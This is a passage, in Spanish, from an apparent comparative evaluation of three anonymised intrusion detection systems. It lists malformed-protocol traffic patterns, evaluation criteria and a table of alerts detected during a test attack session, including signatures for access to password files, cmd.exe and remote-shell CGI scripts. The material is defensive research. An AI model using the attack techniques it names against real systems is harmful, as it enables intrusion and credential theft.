- Generación de tráfico a través de distintas herramientas conocidas (Internet Security Scanner, Retina y Nessus), programas de generación de ataques realizados en PERL, y herramientas de scan de puertos y otras vulnerabilidades.

b. Respuesta ante anomalías a lo determinado en las RFC correspondientes a los protocolos de la familia TCP/IP: [11], [51]

Se subdividió este análisis por protocolos, empleando desarrollos propios que generaban tráfico los cuales, pudiendo o no ser ataques conocidos, no cumplían lo determinado por las RFCs correspondientes a esos protocolos. Los protocolos investigados fueron:

1) ETHERNET (encabezado MAC)(IEEE: 802.3).

Se generaron 2 patrones de tráfico: arp1.cap de tramas y Ethernet1.cap de 170 tramas con las siguientes características:

Incoherencias de solicitudes y réplicas ARP.

Tamaños de trama incorrectos.

Campo Length o Ethertype modificados.

Excesivos Broadcast.

Falsos Multicast.

Misma dirección fuente y destino.

Direcciones globalmente administradas erróneas.

Errores de CRC.

Ataques ARP.

Modificación de tablas ARP.

2) **BOOTP** (RFC 1541, 1531, 1533 y 1534): Se trabajó directamante con DHCP, estas RFCs son muy claras en las combinaciones permitidas acorde a qué tipo de mensaje DHCP se trate, cualquier otra combinación no contemplada no debería generarse.

Se generó 1 patrón de tráfico: dhcp1.cap de 230 tramas con las siguientes características:

Valores erróneos en los campos:

- OP (sólo permite 1 y 2).
- HTYPE (sólo permite del 1 al 7).
- HLEN: Especifica el tipo y longitud de la dirección de Hardware (Debería estar de acuerdo con Ethernet tiene tipo 1 para 10 Mbps y longitud 6 octetos).
- HOPS: El cliente debería colocar (0), si es necesario pasar a través de distintos router , el servidor BOOTP o DHCP lo incrementará.
- TRANSACTION ID: Dependerá de las solicitudes y respuestas, debe contener un número entero que permite llevar el control entre las solicitudes y respuestas.
- SECONDS: Determina el tiempo transcurrido desde que se inició la operación.
- FLAGS: Identifica por medio del primer bit si es un Broadcast, los restantes quince deben estar puestos a cero.
- CLIENT IP ADDRESS:
- YOUR IP ADDRESS:
- SERVER IP ADDRESS:
- ROUTER IP ADDRESS:
- CLIENT HARDWARE ADDRESS:
- SERVER HOST NAME:
- BOOT FILE NAME: Debería contener el tipo de arranque(Ej: UNIX)
- OPTIONS: Define máscara de subred, hora,etc.

Obtención de información, con R_ARP, BOOT_P o DHCP.

Saturación de direcciones en servidores.

3) **IP** (RFC 791):

Se generó 1 patrón de tráfico: ip1.cap de 261 tramas con las siguientes características:

Errores de campo versión.

Falsas longitudes de cabecera.

Falsos valores de campo Protocol

Incoherencias de combinaciones de TOS y D, T , R.

Datagramas con ID number de igual valor.

Datagramas con igual IP fuente y destino (ataque LAND).

Direcciones IP reservadas.

Errores de fragmentación.

Falsoso valores de TTL

Errores de checksum.

Incoherencias y uso dudoso de campo opciones.

Rellenos no múltiplos de 4 Byte.

Análisis de comportamiento con ECN (bit 6 y 7 de TOS).

Detección de ACL empleando IP con encabezados erróneos.

4) **ICMP** (RFC 792): **[40]**

Se generó 1 patrón de tráfico: icmp1.cap de 578 tramas con las siguientes características:

Valores no permitidos en campos:

- ICMP Type.
- ICMP Code (combinaciones de códigos no existentes para determinados tipos)
- ICMP Time Stamp.
- ICMP Information request.
- ICMP Address mask request.

Mensaje de fragmentación requerida y no permitida de ICMP erróneos.

Mensajes de puerto, red o destino inalcanzable erróneos.

Empleos de traceroute.

Solicitudes de información ICMP.

Empleo de ICMP fragmentado.

ICMP con campos IP erróneos.

Mensajes TTL excedido erróneos.

Redirigido (Ataque Winfreeze).

Ping con datos.

Ping de longitud excesiva.

Combinaciones no permitidas de IP con ICMP.

Broadcast ICMP.

5) **IGMP** (RFC 1112, Apéndice 1):

Se generó 1 patrón de tráfico: igmp1.cap de 232 tramas con las siguientes características:

Errores en campos:

- Versión: Sólo es válido 1 y 2.
- Tipo: Sólo dos tipos 1 (consulta) y 2 (Reporte). (El analizador de protocolos reconoce hasta el valor 4, aún no sé qué RFC los amplía).
- No usado: sólo 0 en envío y debería ignorarse en reporte.
- Checksum: se refiere sólo a los 8 octetos del mensaje.
- Dirección de grupo: en envío debería ser 0, (abusos de grupo).

Captura y alteración de mensajes entre routers y switchs.

Direcciones multicast origen.

Combinaciones de direcciones MAC 01-00-5E-XX-XX-XX con falsas IP multicast.

Anuncios de host para incorporación a grupos multicast.

Mensajes de propagación de grupos.

Falsos sondeos multicast por parte de "Routers (falsos)".

Mal empleo de protocolo DVMRP (Distance Vector Multicast Routing Protocol).

6) **UDP** (RFC 768):

Se generó 1 patrón de tráfico: udp1.cap de 119 tramas con las siguientes características:

Errores de fragmentación combinado con IP.

Errores del campo checksum, alteración de su existencia (opcional).

Empleo de UDP con Broadcast IP.

Puertos fuente y destino en 0.

Puertos fuente y destino iguales (en casos especiales).

Errores de longitud (No puede ser menor a 8 y debería coincidir con la suma de datos y cabecera).

7) **TCP** (RFC 793, 812, 813, 879, 896 y 1122):

Se generó 1 patrón de tráfico: tcp1.cap de 757 tramas con las siguientes características:

Empleo de TCP con Broadcast IP.

Puertos fuente y destino en 0.

Errores de campo desplazamiento de datos.

Empleo de los bit reservados.

Envío de datos durante el establecimiento de sesiones.

Alteraciones de FLAG (SYN, ACK, PSH, RST, URG y FIN).

Empleos de combinaciones con ACK = 0.

Segmentos NULL (todos los FLAG = 0).

Sesiones sin completar al abrir o sin cerrar.

Falsas combinaciones de bit URG con campo puntero de urgente.

Errores de secuencias de envío y recepción.

Errores de ventana.

Errores de timestamp.

Errores temporales.

Errores de fragmentación.

Ataque Tiny Fragment.

Incoherencias y uso dudoso de campo opciones.

Errores de longitudes de cabecera.

Errores en MTU durante el triple handshake.

Modificaciones de MSS.

Análisis de comportamiento con ECN (bit 8 y 9).

8) **SNMP** (RFC 1155, 1156 y 1157):

Se generó 1 patrón de tráfico: snmp1.cap de 258 tramas con las siguientes características:

Pruebas con objetos de secuencias diferentes a: 1.3.6.1.

Errores en los campos:

- Versión: Solo permite 1, 2 y 3.
- Comunidad: No debería estar vacío.
- PDU: Solo puede ser GetRequest, GetNextRequest, GetResponse, SetRequest y Trap.

La PDU tiene a su vez los siguientes campos:

- PDU type: solo permite: 0 GetRequest, 1 GetNextRequest, 2 GetResponse y3 SetRequest.
- Request ID: Valor entero que controla la correspondencia entre agente y administrador.
- Error status: solo cinco tipos de error: 0 noError, 1 tooBig, 2 noSuchName, 3 badValue, 4 readOnly y 5 genErr. (El analizador de protocolos reconoce hasta el valor 18 dec, aún no encontrá la RFC que lo amplía).
- Error index: Identifica la entrada en la lista que ocasionó el error.
- Object/value: Define el objeto con su valor correspondiente.

Existe también otro formato de PDU, que es el de Trap PDU, el cual tiene los siguientes campos:

- PDU Type: Solo admite el valor 4.
- Enterprise: Identifica al administrador de la "empresa" que definió la trap.
- Agent Address: Debe coincidir con la dirección IP del agente.
- Generic Trap Type: solo siete valores están definifdos: 0 coldStart, 1 warmStart, 2 linkDown, 3 linkUp, 4 authenticationFailure, 5 egpNeighborLoss y 6 enterpriseSpecific
- Specific Trap Type: Empleado para identificar un Trap no genérico.
- Timestamp: Representa el tiempo transcurrido entre la última reinicialización y la generación del presente trap.

Combinaciones falsas de la variable con su valor.

Falsificación de tráfico sobre capturas reales.

9) **Telnet** (RFC 854, 855 y 857):

Se generó 1 patrón de tráfico: telnet1.cap de 59 tramas con las siguientes características:

Empleo de comandos no válidos.

Errores en los campos:

- IAC: Debería ser FF
- Command Code: Solo están definidos los valores desde F0 a FF (este último es IAC).
- Option Negotiated: Solo están definidos los valores desde 0 a 22 hex y el FF.

Pruebas de Telnet session reconstruction.

10) **FTP** (RFC 265, 354, 412, 542, 765, 959):

Se generó 1 patrón de tráfico: ftp1.cap de 420 tramas con las siguientes características:

Errores en los campos:

- Descriptor: Solo puede ser 0 a 4.
- Inconsistencias con el Byte count y la cantidad de Marker.
- OPCODE: Valores permitidos son: de 00 a 0E, de 4F a 077, de 5A a 100, de FF a 377.
- SET DATA TYPE: Valores permitidos son: de 00 a 08, de 4F a 077, de 5A a 100, de FF a 377.
- ERROR CODE: Valores permitidos son: de 00 a 0B.
- MODE: Stream, Block, Compressed,
- STRUCTURE: File, Record, Page (dentro de page, inconsistencias entre: Header length, Page Index, Data length, page type y Optional field).
- COMMANDS: Combinaciones que no son: ABOR, ACCT, ALLO, APPE, etc.
- MENSAJES: Sólo admite desde el 110, 120, 125, 150, etc.

Establecimiento de sesiones activas y pasivas.

Irregularidades en puerto 20 y 21.

Ordenes y datos intercambiando puertos.

Saturación en transferencia de archivos.

11) **HTTP** (RFC 1945, 2109, 2145, 2616) **[41]**:

Se generó 1 patrón de tráfico: http1.cap de 142 tramas con las siguientes características:

Errores en los campos:

- Method: OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT, extension.
- Request URI: Cualqueir variante contemplada en el punto 3.2. (Uniform Resource Identifiers) de la RFC 1945.
- HTTP Version: Debería ser de la forma HTTP/1.x, (podría aparecer HTTP/0.x)
- Status Code: 1xx (informactional), 2xx(Successful), 3xx(Redirection), 4xx (Client error), 5xx (Server error),
- Reason phrase: Texto.
- Content Codings: Solo dos valores son definidos: x-gzip y x-compress.
- General-Header: cache-control, connection, date, transfer-encoding, upgrade, via, name, value, pragma y content
- Request-Header: Simple y full, referer, user-agent, accept (charset, encoding, language), autorization, from, host, if (Modified-since, match, none-match, range, unmodified-since), max-forwards, proxy-authorization, range, referer.
- Response-Header: Simple y full, status-line (Status code:1xx a 5xx, y Reason phrase), server, www-authenticate, age, location, proxy-authenticate, public, retry-after, server, vary, warning, set-cookie.
- Entity-Header: Allow, content (base, encoding, languaje, length, type, location, MD5, range), expires, Etag, last-modified, extension-header.

Reensamble de paquetes a otros puertos.

Estudio de HTTP session conversion.

Análisis de distintas opciones de Unicode (xC0, xC1, xE=, xF0, xF8, xFC, secuencias 0xC0AE, etc).

12) **SMTP y POP** (RFC 821, 1082):

Se generó 1 patrón de tráfico: smtp1.cap de 322 tramas con las siguientes características:

Empleo de mensajes con comandos incorrectos: Los únicos comandos válidos son: HELLO, MAIL, RECIPIENT, DATA, SEND, SOML, SAML, RESET, VERIFY,

EXPAND, HELP, NOOP, QUIT y TURN (No dependientes de mayúsculas y debiendo respetar la sintaxis expresada en el punto 4.1.2 de la RFC).

Errores en código de mensaje de réplica: Los valores definidos son: 211, 214, 220, 221, 421, 250, 251,354, 450, 451, 452, del 500 al 504, 550, 552,553, 554.

Empleo de longitudes excesivas en los campos: user (64 caracteres), domain (64 caracteres), path (64 caracteres), command line (512 caracteres), reply line(512 caracteres), text line (1000 caracteres), recipients buffer (100 recipients).

Bombardeos de mail.

13) **SSH:**

Pruebas sobre puerto 22

Triple Handshake sin finalizar.

Alteración de las siete tramas de establecimiento de sesión SSH.

14) **DNS** (RFC 1591, 1034 y 1035):

Valores Erróneos en:

OPCODE: QUERY, SQUERY

TYPE: A, MD, MF, MB, MG, MR, NULL, WKS, CNAME, HINFO, MX, NS, PTR, SOA, AXFR, MAILB, TXT (Se corresponden con los valores decimales desde 1 a 16).

CLASS: IN, CS, CH, HS (Se corresponden con los valores decimales desde 1 a 4).

RR: CNAME, HINFO (CPU, OS), MBRDATA, MFRDATA, MGRDATA, MINFORDATA, MRRDATA, MXRDATA, NULLRDATA, NSRDATA, PTRRDATA, SOARDATA, TXTRDATA, ARDATA, WKSRDATA

Answer, Authority y Additional: RRs (NAME, TYPE [2octetos], CLASS [2 octetos], TTL, RDLENGTH[entero de 16 bit], RDATA).

Header Section:

- ID: Entero de 16 bit (debe guardar consistencia entre solicitud y réplica).
- QR: 1 bit, 0 (QUERY), 1 (RESPONSE).
- OPCODE: 4 bit, 0(QUERY), 1 (IQUERY), 2 (STATUS), 3 a 15 (Reservados para usos futuros) no deberían emplearse.
- AA (Autoritative Answer): 1 bit, sólo válido en respuestas

- TC (Truncation): 1 bit, se emplea para especificar que el mensaje fue truncado por ser más grande de lo permitido.
- RD (Recursion Desired): 1 bit, configurado en consulta y copiado en la respuesta.
- RA (Recursion Avaible): 1 bit, informa que el server soporta recursividad.
- Z: Reservado para usos futuros.
- RCODE (Response Code): 4 bit, solo como parte de una respuesta, sólo admite valores de 0 a 5 y de 6 a 15 está reservado para usos futuros, no deberían emplearse.
- QDCOUNT: 16 bit, número de entradas en la question section.
- ANCOUNT: 16 bit, número de RRs en ña answer section.
- NSCOUNT: 16 bit, número de servidores de nombres en la RR.
- ARCOUNT: 16 bit, número de RRs en la additional records section.

Question Section:

- QNAME: Secuencia de etiquetas (cada una consta de 1 octeto, seguido por este número de octetos) debe finalizar con el octeto 0.
- QTYPE: 2 octetos, son válidos todos los de TYPE y se suman del 252 al 255.
- QCLASS: 2 octetos, son válidos todos los de CLASS y se suma el valor 255, en el caso de internet es IN.

Formato de RR:

- Name: Nombre de dominio.
- Type: 2 octetos, descripto anteriormente.
- Class: 2 octetos, descripto anteriormente, especifican la clase de datos que deberán ir en RDATA.
- TTL: 32 bit, descripto anteriormente.
- RDLENGTH: 2 octetos que especifican la longitud que deberá tener RDATA.
- RDATA: cadena de longitud variable.

Empleo de tamaños superiores a los permitidos en los siguientes campos:

- Labels (63 octetos)
- names (255 octetos)
- TTL (valor positivo de 32 bit)
- mensajes UDP (512 octetos).

Falsificación de los bit parámetros (solicitud, respuesta, inversa, autoritativa, recursiva, iterativa, fallas, nombres).

Modificación en campos número de...

Modificación de campos secciones (solicitud, respuesta, autoridad e información adicional).

c. Comparativa de aspectos generales [44]:

Los aspectos generales de esta comparativa se basaron en los siguientes puntos:

1) INSTALACIÓN:

a. Rapidez de instalación

b. Facilidad de instalación

c. Soporte para MS, UNIX y LINUX

d. Documentación de instalación.

e. Soporte para 10 y 100 base T.

f. Situación para 1000 Base T.

g. Existencia de software adicional (terceras partes)

h. Requerimientos de hardware.

i. Requerimientos de modificación en la red para su instalación.

2) SEGURIDAD [37]:

a. Empleo de canales separados para escucha y transmisión de eventos.

b. Seguridad empleada en los canales de transmisión (TCP, puertos, autenticación, criptografía, etc.).

c. Nivel de estandarización de los mecanismos de seguridad.

d. Claridad y facilidad en las instrucciones para el empleo de los mecanismos de seguridad.

e. Nivel de ocultamiento de los productos (dificultad para determinar su presencia).

f. Vulnerabilidades conocidas o detectadas.

g. Consistencia en el sistema de control de caídas de los distintos elementos.

h. Capacidad de funcionamiento fuera de banda en casos extremos.

i. Alarmas de falla de cualquiera de sus componentes.

j. Información sobre bastionamiento de la plataforma que lo soporta.

3) DETECCION DE INCIDENTES:

a. Nivel de monitoreo de eventos.

b. Detección de incidentes externos e internos.

c. Capacidad de detección y configuración de patrones de tráfico

d. Generación de falsos positivos.

e. Detección de eventos por sucesivas ocurrencias de un hecho.

f. Detección y posibilidad de respuesta ante DoS.

g. Detección y posibilidad de respuesta ante accesos no autorizados.

h. Detección y posibilidad de respuesta ante ataques conocidos.

i. Detección y posibilidad de respuesta ante actividad sospechosa

j. Capacidad del usuario para crear reglas.

k. Capacidad para análisis de contenidos.

l. Capacidad de análisis de fragmentación

m. Capacidad de correlación de eventos.

n. Capacidad de detección de UNICODE.

ñ. Capacidad de personalización del software y minimización de los falsos positivos.

o. Grado de detalle y claridad en la visualización de eventos.

p. Porcentaje de eventos detectados (es decir no pérdida de eventos).

q. Estrategias de preprocesamiento de reglas.

r. Estrategias de seguimiento de sesiones.

s. Posibilidad de relevamiento de componentes de red.

t. Posibilidad de migrar las reglas hacia otras plataformas.

4) RESPUESTA A INCIDENTES:

a. Nivel y calidad en el envío de las alarmas

b. Envíos de SNMP traps (y versión de SNMP)

c. Integración de el SNMP nativo del producto con los distintos software de administración SNMP.

d. Capacidad de logs de eventos.

e. Capacidad de registro de eventos (nivel de detalle).

f. Capacidad para la adopción de medidas en firewall o router.

g. Capacidad para finalizar sesiones dudosas.

h. Capacidad de respuestas a través de programas, scripts, ejecutables, etc.

i. Estrategias nativas para la adopción de contramedidas.

j. Estrategias nativas de engaño.

k. Capacidad de interacción con otros sniffer (para lanzar seguimientos de actividad).

5) CONFIGURACIÓN:

a. Capacidad de configuración remota.

b. Ayudas para la configuración remota.

c. Nivel o facilidad de preconfiguración de los elementos remotos

d. Capacidad de ajuste de la propagación de eventos

e. Flexibilidad en la configuración de ataques y análisis de tráfico referidos a host, servicios o protocolos.

h. Interfaz gráfica para configuración.

i. Posibilidad de configuración de reglas de red y de protocolos por separado.

j. Acceso al código.

6) MONITORIZACIÓN DE EVENTOS:

a. Nivel de entorno gráfico en la visualización de eventos.

b. Necesidad de capacitación del personal que opera cotidianamente la consola.

c. Amigabilidad de visualización de eventos.

d. Capacidad de resumen o consolidación de eventos múltiples en vistas breves.

e. Capacidad de reunión de eventos (de múltiples sensores) en una misma consola.

f. Capacidad de envío de eventos a consolas de administración SNMP.

g. Posibilidad de detalle en la visualización de eventos.

h. Claridad en la especificación (explicación) técnica del detalle de los eventos detectados.

i. Ajuste a estándares en el monitoreo de eventos (CVE, Bugtraqs, etc.).

j. Clara visualización de la prioridad de los eventos.

7) ADMINISTRACIÓN DE DATOS:

a. Capacidad de recepción de datos de distintos productos.

b. Calidad de la DB de almacenamiento propia.

c. Posibilidad de empleo de ODBC sobre cualquier DB.

d. Capacidad de exportación de su DB a otros formatos.

e. Flexibilidad de acceso a la DB desde otros productos de consulta (Nivel de apertura de su estructura).

f. Capacidad para la generación de reportes.

g. Facilidad para el diseño de plantillas de reportes.

h. Flexibilidad para la personalización de los reportes.

i. Flexibilidad para la exportación de reportes a otros formatos (Word, CSV, etc.).

j. Mantenimiento de la base de datos.

k. Velocidad de procesamiento de consultas y respuestas de la DB.

l. Acceso a la estructura de la DB.

ll. Estrategia de almacenamiento de datos.

8) RENDIMIENTO:

a. Capacidad de procesar el tráfico y reaccionar ante un alto volumen de tráfico.

b. Rendimiento del producto ante el incremento de reglas personalizadas.

c. Capacidad de rendimiento en función directa del hardware (es decir es extremo en su necesidad de hardware para su eficiente funcionamiento?).

d. Capacidad de funcionamiento remoto ante alto tráfico de red.

e. Rendimiento de la DB.

f. Rendimiento de la consola.

g. Rendimiento de los sensores.

h. Rendimiento con varios sensores.

i. Variaciones de rendimiento al ir incrementando la DB.

9) ARQUITECTURA:

a. Adaptamiento a altas velocidades de red y nuevas tecnologías.

b. Integración con otras arquitecturas, hardware y software.

c. Nivel de estandarización de toda su arquitectura (es decir Compatibilidad con otras arquitecturas).

d. Confiabilidad de toda la arquitectura.

e. Costo de la arquitectura completa.

f. Explicación de su arquitectura.

g. Acceso a modificaciones en su arquitectura.

10) ACTUALIZACIONES:

a. Vigencia de las actualizaciones.

b. Integración de las actualizaciones con las reglas personalizadas.

c. Automatización de las actualizaciones.

d. Flexibilidad de las actualizaciones en todos sus módulos.

e. Costos de las actualizaciones.

g. Explicación de las actualizaciones.

h. Posibilidad de actualizaciones en grupos de sensores o agrupamientos personalizados de eventos.

11) SOPORTE TÉCNICO:

a. Métodos empleados para el soporte técnico.

b. Disponibilidad del soporte técnico.

c. Eficiencia y capacidad para solucionar los problemas.

d. Costo del soporte técnico.

e. Capacidad técnica y de detalle del soporte técnico.

f. Tiempo de respuesta del soporte técnico.

g. Apoyo en actualización y capacitación de personal que brinda el soporte técnico.

4. Resumen de algunas mediciones y datos obtenidos:

a. Medición de respuesta ante ataques conocidos (acorde lo tratado en el punto 3. a.):

La presente tabla representa uno de los períodos de captura, (el que se creyó más representativo), y la respuesta de los productos A, B y C durante un lapso comprendido entre las 10hs y las 1430hs en el cual se generaron ataques. Para el análisis de la misma se deben tener en cuenta los siguientes conceptos:

1) Las reglas de los tres productos se encontraban acorde a la última actualización y cubriendo todos los ataques posibles, es decir, con la máxima cobertura.

2) No se personalizó ninguna de ellas para evaluar a los mismos bajo las condiciones iniciales de detección.

3) Se eliminaron todos los eventos repetidos, es decir, que en la tabla figura una sola instancia de cada alarma, si bien existen muchas repeticiones de los mismos.

4) El tráfico generado, corresponde a la actividad de hacking desarrollado por un solo ordenador en ese lapso de tiempo.

5) Como detalle de particular interés descubierto en esta comparativa, llama poderosamente la atención LA DISPARIDAD DE LOS EVENTOS CAPTURADOS. De la totalidad de los eventos (los mostrados en la tabla, más los repetidos), solo coinciden los IDS en su captura en el orden de un 5 a 10 %, EL RESTO QUE SON CAPTURADOS POR UNO Y/U OTRO, NO LO SON POR EL O LOS RESTANTES. Este hecho es de suma importancia para esta comparativa pues denota la importancia de estudiar los distintos IDS y personalizar paso a paso las reglas de cada uno.

6) La conclusión final puede ser enfocada desde dos puntos de vista, dejando al criterio del lector la elección del que crea más adecuado:

   a. Una postura podría ser que **es preferible obtener la mayor cantidad de datos posibles** para que luego el usuario tenga mayor cantidad de elementos de juicio para personalizar las reglas. Siempre queda la libertad del usuario para poder minimizar el nivel de detalle de las capturas. El problema aquí radica en la obligación del usuario de conocer en detalle los distintos ataques y el impacto que pueden causar en su red en particular.

   b. La teoría anterior puede ser refutada bajo la idea de **minimizar los falsos positivos**, mostrando solo lo esencial y descartando lo menos importante. Este enfoque también es discutible pues lo ideal sería que posea un conjunto de reglas con máximo nivel de detalle (Que sería de suponer que justamente son estas), y a su vez otras en las cuales cumpla la función de minimizar falsos positivos, dejando al usuario la libertad de elección.

La medición fue la siguiente:

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
1.	23/11/10: 06	Snmp-suspicious-get	SI	NO	NO	Se omiten para tratar de mante-

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
2.	23/11/10: 20	Decod-http-tilde	SI	NO	NO	ner el anonimato de los productos
3.	23/11/10: 28	Scan Proxy attempt	NO	SI	SI	
4.	23/11/10: 28	INFO - Possible Squid Scan	NO	SI	SI	
5.	23/11/10: 28	SCAN nmap fingerprint attempt	NO	SI	SI	
6.	23/11/10: 28	SCAN nmap TCP	NO	SI	NO	
7.	23/11/10: 29	RPC portmap listing	NO	SI	NO	
8.	23/11/10: 29	RPC portmap request mountd	NO	SI	NO	
9.	23/11/10: 37	Cobalt-raq-history-exposure	SI	NO	NO	
10.	23/11/10: 37	Webstore-misconfig	SI	NO	NO	
11.	23/11/10: 37	Pdgsoftcart-misconfig	SI	NO	NO	
12.	23/11/10: 38	Coldfusion-file-existence	SI	NO	SI	
13.	23/11/10: 38	Coldfusion-source-display	SI	NO	SI	
14.	23/11/10: 38	http-cgi-cachemgr	SI	NO	NO	
15.	23/11/10: 39	http-cgi-phf	SI	NO	NO	
16.	23/11/10: 40	http-iis-aspdot	SI	NO	NO	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
17.	23/11/10:40	iis-exair-dos	SI	NO	SI	
18.	23/11/10:40	Ezmall2000-misconfig	SI	NO	NO	
19.	23/11/10:41	Quikstore-misconfig	SI	NO	NO	
20.	23/11/10:50	SCAN Proxy attempt	NO	SI	SI	
21.	23/11/10:58	Decod-http-cookie	SI	NO	NO	
22.	23/11/11:01	Coldfusion-admin-dos	SI	NO	NO	
23.	23/11/11:01	Cisco-catalyst-remote-commands	SI	NO	NO	
24.	23/11/11:02	Http-cgi-vuln	SI	NO	SI	
25.	23/11/11:14	WEB – FRONTPAGE fourdots request	NO	SI	SI	
26.	23/11/11:14	WEB – MISC http directory transversal	NO	SI	SI	
27.	23/11/11:15	WEB – ISS SAM Attempt	NO	SI	SI	
28.	23/11/11:15	WEB – MISC .htaccess access	NO	SI	NO	
29.	23/11/11:15	WEB – MISC .htpasswd access	NO	SI	NO	
30.	23/11/11:15	WEB-IIS jet vba access	NO	SI	SI	
31.	23/11/11:15	WEB – MISC order.log access	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
32.	23/11/11: 15	WEB-FRONTPAGE dvwssr.dll access	NO	SI	SI	
33.	23/11/11: 15	WEB-IIS fpcount access	NO	SI	SI	
34.	23/11/11: 15	WEB-IIS _vti_inf access	NO	SI	SI	
35.	23/11/11: 15	WEB-FRONTPAGE administrators.pwd	NO	SI	SI	
36.	23/11/11: 15	WEB-FRONTPAGE authors.pwd access	NO	SI	SI	
37.	23/11/11: 15	WEB-FRONTPAGE service.pwd	NO	SI	SI	
38.	23/11/11: 15	WEB-FRONTPAGE users.pwd access	NO	SI	SI	
39.	23/11/11: 15	WEB-IIS site server config access	NO	SI	SI	
40.	23/11/11: 15	WEB-COLDFUSION cfmlsyntaxcheck.cfm access	NO	SI	SI	
41.	23/11/11: 15	WEB-COLDFUSION exampleapp access	NO	SI	SI	
42.	23/11/11: 15	WEB-COLDFUSION getfile.cfm access	NO	SI	SI	
43.	23/11/11: 15	WEB-COLDFUSION fileexists.cfm access	NO	SI	SI	
44.	23/11/11: 15	WEB-COLDFUSION snippets attempt attempt	NO	SI	SI	
45.	23/11/11: 15	WEB-CGI AT-admin.cgi access	NO	SI	NO	
46.	23/11/11: 15	WEB-MISC order.log access	NO	SI	NO	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
47.	23/11/11: 15	WEB-CGI AnyForm2 access	NO	SI	SI	
48.	23/11/11: 15	WEB-MISC count.cgi access	NO	SI	NO	
49.	23/11/11: 15	WEB-MISC ultraboard access	NO	SI	NO	
50.	23/11/11: 16	WEB-CGI aglimpse access	NO	SI	SI	
51.	23/11/11: 16	WEB-MISC ax-admin.cgi access	NO	SI	NO	
52.	23/11/11: 16	WEB-MISC bigconf.cgi access	NO	SI	NO	
53.	23/11/11: 16	WEB-CGI bnbform.cgi access	NO	SI	NO	
54.	23/11/11: 16	cachemgr.cgi access	NO	SI	SI	
55.	23/11/11: 16	WEB-CGI campas access	NO	SI	SI	
56.	23/11/11: 16	WEB-CGI classifieds.cgi access	NO	SI	SI	
57.	23/11/11: 16	WEB-IIS cmd.exe access	NO	SI	SI	
58.	23/11/11: 16	WEB-CGI edit.pl access	NO	SI	SI	
59.	23/11/11: 16	WEB-CGI environ.cgi access	NO	SI	SI	
60.	23/11/11: 16	WEB-CGI faxsurvey access	NO	SI	NO	
61.	23/11/11: 16	WEB-CGI filemail access	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
62.	23/11/11: 16	WEB-CGI file.pl access	NO	SI	SI	
63.	23/11/11: 16	WEB-CGI finger access	NO	SI	SI	
64.	23/11/11: 16	WEB-CGI formmail access	NO	SI	SI	
65.	23/11/11: 16	WEB-MISC get32.exe access	NO	SI	NO	
66.	23/11/11: 16	WEB-CGI glimpse access	NO	SI	SI	
67.	23/11/11: 16	WEB-MISC guestbook access	NO	SI	NO	
68.	23/11/11: 16	WEB-MISC handler access	NO	SI	NO	
69.	23/11/11: 16	WEB-CGI htmlscript access	NO	SI	SI	
70.	23/11/11: 16	WEB-IIS achg.htr access	NO	SI	SI	
71.	23/11/11: 16	WEB-IIS iisadmpwd attempt	NO	SI	SI	
72.	23/11/11: 16	WEB-IIS anot.htr access	NO	SI	SI	
73.	23/11/11: 16	WEB-CGI info2www access	NO	SI	SI	
74.	23/11/11: 17	WEB-MISC /cgi-bin/jj attempt	NO	SI	NO	
75.	23/11/11: 17	WEB-CGI maillist.pl access	NO	SI	SI	
76.	23/11/11: 17	WEB-CGI man.sh access	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
77.	23/11/11: 17	WEB-CGI NPH-publish access	NO	SI	SI	
78.	23/11/11: 17	WEB-CGI nph-test-cgi access	NO	SI	SI	
79.	23/11/11: 17	WEB-CGI perl.exe access	NO	SI	SI	
80.	23/11/11: 17	WEB-CGI perlshop.cgi access	NO	SI	SI	
81.	23/11/11: 17	WEB-CGI pfdisplay.cgi access	NO	SI	SI	
82.	23/11/11: 17	WEB-CGI phf access	NO	SI	SI	
83.	23/11/11: 17	WEB-CGI php access	NO	SI	SI	
84.	23/11/11: 17	WEB-MISC plusmail access	NO	SI	NO	
85.	23/11/11: 17	WEB-CGI rguest.exe access	NO	SI	SI	
86.	23/11/11: 17	WEB-CGI rwwwshell.pl access	NO	SI	SI	
87.	23/11/11: 17	WEB-CGI survey.cgi access	NO	SI	SI	
88.	23/11/11: 17	WEB-CGI test-cgi access	NO	SI	NO	
89.	23/11/11: 17	WEB-CGI testcounter.pl access	NO	SI	NO	
90.	23/11/11: 17	WEB-CGI view-source access	NO	SI	SI	
91.	23/11/11: 17	WEB-CGI visadmin.exe access	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
92.	23/11/11: 17	WEB-CGI w3-msql access	NO	SI	SI	
93.	23/11/11: 17	WEB-MISC webdist.cgi access	NO	SI	NO	
94.	23/11/11: 17	WEB-CGI websendmail access	NO	SI	SI	
95.	23/11/11: 17	WEB-CGI wguest.exe access	NO	SI	SI	
96.	23/11/11: 17	WEB-CGI whoisraw access	NO	SI	SI	
97.	23/11/11: 17	WEB-CGI wrap access	NO	SI	SI	
98.	23/11/11: 17	WEB-CGI www-sql access	NO	SI	SI	
99.	23/11/11: 18	WEB-CGI wwwadmin.pl access	NO	SI	SI	
100.	23/11/11: 18	WEB-MISC wwwboard.pl access	NO	SI	NO	
101.	23/11/11: 18	WEB-CGI args.bat access	NO	SI	SI	
102.	23/11/11: 18	WEB-CGI win-c-sample.exe access	NO	SI	SI	
103.	23/11/11: 18	WEB-CGI phf access	NO	SI	SI	
104.	23/11/11: 18	WEB-CGI uploader.exe access	NO	SI	NO	
105.	23/11/11: 18	WEB-MISC Ecommerce import.txt access	NO	SI	NO	
106.	23/11/11: 18	WEB-IIS asp-dot attempt	NO	SI	SI	

N º	Fecha/hora	Definición del evento	Producto A	Producto B	Producto C	Observaciones
107.	23/11/11: 18	WEB-IIS .asp access	NO	SI	SI	
108.	23/11/11: 18	WEB-IIS iisadmpwd attempt	NO	SI	SI	
109.	23/11/11: 18	WEB-IIS codebrowser Exair access	NO	SI	SI	
110.	23/11/11: 18	WEB-IIS codebrowser SDK access	NO	SI	SI	
